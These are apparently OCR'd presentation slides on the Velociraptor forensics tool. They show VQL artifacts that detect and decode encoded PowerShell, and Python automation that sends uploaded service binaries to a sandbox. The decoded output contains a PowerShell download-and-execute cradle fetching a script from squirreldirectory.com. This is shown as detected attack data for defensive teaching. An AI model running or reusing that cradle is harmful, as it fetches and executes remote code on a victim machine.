
© Velocidex Enterprises 2019 / www.velocidex.com


Velociraptor | C.d504fae95fdb7f3
Not secure | https://localhost:8889/app.html#/clients/C.d504fae95fdb7f3f/client_events
Search Box
Velocidex-01
connected
0
nick
Windows.Events.ProcessCreation
2019-07-26
Windows.Events.ProcessCreation
Show 10 entries
Search: encoded
_ts
Timestamp
PPID
PID
Name
CommandLine
1564101547
2019-07-26T00:47:45Z
6752
7972
powershell.exe
powershell -nop -noni -encodedcommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkA
Showing 1 to 1 of 1 entries (filtered from 17 total entries)
Previous
1
Next
2019-07-26 00:41:11 UTC



Velociraptor | C.d504fae95fdb7f3
Not secure | https://localhost:8889/app.html#/clients/C.d504fae95fdb7f3f/client_events
Search Box
Velocidex-01
connected
0
nick
Windows.Events.ProcessCreation
2019-07-26
Windows.Events.ProcessCreation
Show 10 entries
Search: encoded
_ts
Time
1564101547
2019-0
26T00
powershell -nop -noni -encodedcommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkA
Showing 1 to 1 of 1 en
2019-07-26 00:41:11 UTC


Velociraptor | C.d504fae95fdb7f3
Not secure | https://localhost:8889/app.html#/clients/C.d504fae95fdb7f3f/client_events
Velociraptor | Server Events
Not secure | https://localhost:8889/app.html#/server_events
Search Box
Velocidex-01 connected
nick
Add server monitoring.
powershell
Server.Powershell.EncodedCommand
It is possible to pass powershell an encoded script. This artifact decodes the scripts.
NOTE: The client must be running the Windows.Events.ProcessCreation event artifact to retrieve process execution logs.
Precondition
Queries
SELECT ClientId, ParentInfo, CommandLine, Timestamp, utf16(
string=base64decode(
string=parse_string_with_regex(
string=CommandLine,
regex='-((?i)(en|enc|encode|encodedCommand)) (?P<Encoded
).Encoded)) AS Script
FROM watch_monitoring(artifact='Windows.Events.ProcessCreation')
WHERE CommandLine =~ '-encodedcommand'
Add
Selected Artifacts:
Server.Monitor.Health
Clear
Remove
Save Server Monitoring Artifacts
2019-07-25 22:48:14 UTC


Velociraptor | C.d504fae95fdb7f3
Not secure | https://localhost:8889/app.html#/clients/C.d504fae95fdb7f3f/client_events
Velociraptor | Server Events
Not secure | https://localhost:8889/app.html#/server_events
Search Box
Velocidex-01 connected
0
nick
Add server monitoring.
powershell
Server.Powershell.EncodedCommand
It is possible to pass powershell an encoded script. This artifact decodes the scripts.
Velociraptor | Server Events
Not secure | https://localhost:8889/app.html#/server_events
Search Box
Velocidex-01 connected
0
nick
Server.Powershell.EncodedCommand
2019-07-26
Encoded Powershell
It is possible to pass powershell an encoded script. This artifact decodes the scripts.
NOTE: The client must be running the Windows.Events.ProcessCreation event artifact to retrieve process execution logs.
Decoded Powershell commands.
Show 10 entries
Search:
ClientId
FQDN
Script
C.d504fae95fdb7f3f
Velocidex-01
IEX (New-Object System.Net.WebClient).downloadstring('http://squirreldirectory.com/a')
Showing 1 to 1 of 1 entries
Previous
1
Next



Velociraptor | C.d504fae95fdb7f3
Not secure | https://localhost:8889/app.html#/clients/C.d504fae95fdb7f3f/client_events
Velociraptor | Server Events
Not secure | https://localhost:8889/app.html#/server_events
Search Box
Velocidex-01 connected
Add server monitoring.
powershell
Server.Powershell.EncodedCommand
It is possible to pass powershell an encoded script. This artifact decodes the scripts.
Velociraptor | Server Events
Not secure | https://localhost:8889/app.html#/server_events
Search Box
Velocidex-01 connected
0
nick
Server.Powershell.EncodedCommand
2019-07-26
Encoded Powershell
It is possible to pass powershell an encoded script. This artifact decodes the scripts.
NOTE: The client must be running the Windows.Events.ProcessCreation event artifact to retrieve process execution logs.
Decoded Powershell commands.
Show 10 entries
Search:
IEX (New-Object System.Net.WebClient).downloadstring('http://squirreldirectory.com/a')


Introduce automation through the API



Scenario: Monitor for service creation and automatically sandbox the executable

© Velocidex Enterprises 2019 / www.velocidex.com


New Service Installed
Event log written (7045)
Watch for events
Client
Report and Upload service binary
python
Watch for uploads
Server
Submit to Joe Sandbox


Search Box
upload
Admin.Events.PostProcessUploads
Admin.System.CompressUploads
Linux.Applications.Chrome.Extensions.Upload
Server.Analysis.Triage.PowershellConsole
Triage.Collection.Upload
Triage.Collection.UploadTable
Windows.Detection.ProcessMemory
Windows.Detection.Service.Upload
Windows.Registry.NTUser.Upload
Windows.System.Amcache
Windows.Detection.Service.Upload
Type: client_event
When a new service is installed, upload the service binary to the server
Source
1 SELECT ServiceName, upload(file=ImagePath) as Upload,
2 Timestamp, _EventData, _System
3 FROM Artifact.Windows.Events.ServiceCreation()
4
5

```python
def submit_file(filename):
    joe = jbxapi.JoeSandbox(apikey=KEY, accept_tac=True)
    with open(filename, "rb") as f:
        return (joe.submit_sample(f))

def run(config):
    creds = grpc.ssl_channel_credentials(
        root_certificates=config["ca_certificate"].encode("utf8"),
        private_key=config["client_private_key"].encode("utf8"),
        certificate_chain=config["client_cert"].encode("utf8"))
    options = (('grpc.ssl_target_name_override', "VelociraptorServer",),)

    with grpc.secure_channel(config["api_connection_string"],
                             creds, options) as channel:
        stub = api_pb2_grpc.APIStub(channel)
        request = api_pb2.VQLCollectorArgs(
            Query=[api_pb2.VQLRequest(
                VQL="""SELECT ClientId, Timestamp, UploadName,
                          file_store(path=VFSPath) AS Path
                      FROM watch_monitoring(artifact='System.Upload.Completion')""",
            )])

        for response in stub.Query(request):
            for row in json.loads(response.Response):
                for path in row["Path"]:
                    result = submit_file(path)
                    print("%s: Submited %s for %s (%s)" % (
                        row["Timestamp"],
                        row["ClientId"],
                        row["UploadName"],
                        result["submission_id"]))
```

Server.Analysis.Triage.PowershellConsole
Triage.Collection.Upload
Triage.Collection.UploadTable
Windows.Detection.ProcessMemory
Windows.Detection.Service.Upload
Windows.Registry.NTUser.Upload
Windows.System.Amcache
Windows.Triage.ProcessMemory

ce.Upload

inary to the server

Source

```sql
SELECT ServiceName, upload(file=ImagePath) as Upload,
       Timestamp, _EventData, _System
FROM Artifact.Windows.Events.ServiceCreation()


```

Function to submit file to online sandbox

```python
def submit_file(filename):
    joe = jbxapi.JoeSandbox(apikey=KEY, accept_tac=True)
    with open(filename, "rb") as f:
        return (joe.submit_sample(f))
```

```python
def run(config):
    creds = grpc.ssl_channel_credentials(
        root_certificates=config["ca_certificate"].encode("utf8"),
        private_key=config["client_private_key"].encode("utf8"),
        certificate_chain=config["client_cert"].encode("utf8"))
    options = (('grpc.ssl_target_name_override', "VelociraptorServer",),)

    with grpc.secure_channel(config["api_connection_string"],
                             creds, options) as channel:
        stub = api_pb2_grpc.APIStub(channel)
        request = api_pb2.VQLCollectorArgs(
            Query=[api_pb2.VQLRequest(
                VQL="""SELECT ClientId, Timestamp, UploadName,
                          file_store(path=VFSPath) AS Path
                      FROM watch_monitoring(artifact='System.Upload.Completion')""",
            )])

        for response in stub.Query(request):
            for row in json.loads(response.Response):
                for path in row["Path"]:
                    result = submit_file(path)
                    print("%s: Submited %s for %s (%s)" % (
                        row["Timestamp"],
                        row["ClientId"],
                        row["UploadName"],
                        result["submission_id"]))
```

```python
def submit_file(filename):
    joe = jbxapi.JoeSandbox(apikey=KEY, accept_tac=True)
    with open(filename, "rb") as f:
        return (joe.submit_sample(f))
```

Function to submit file to online sandbox

```python
def run(config):
    creds = grpc.ssl_channel_credentials(
        root_certificates=config["ca_certificate"].encode("utf8"),
        private_key=config["client_private_key"].encode("utf8"),
        certificate_chain=config["client_cert"].encode("utf8"))
    options = (('grpc.ssl_target_name_override', "VelociraptorServer",),)

    with grpc.secure_channel(config["api_connection_string"],
                             creds, options) as channel:
        stub = api_pb2_grpc.APIStub(channel)
        request = api_pb2.VQLCollectorArgs(
            Query=[api_pb2.VQLRequest(
                VQL="""SELECT ClientId, Timestamp, UploadName,
                          file_store(path=VFSPath) AS Path
                      FROM watch_monitoring(artifact='System.Upload.Completion')""",
            )])

        for response in stub.Query(request):
            for row in json.loads(response.Response):
                for path in row["Path"]:
                    result = submit_file(path)
                    print("%s: Submited %s for %s (%s)" % (
                        row["Timestamp"],
                        row["ClientId"],
                        row["UploadName"],
                        result["submission_id"]))
```

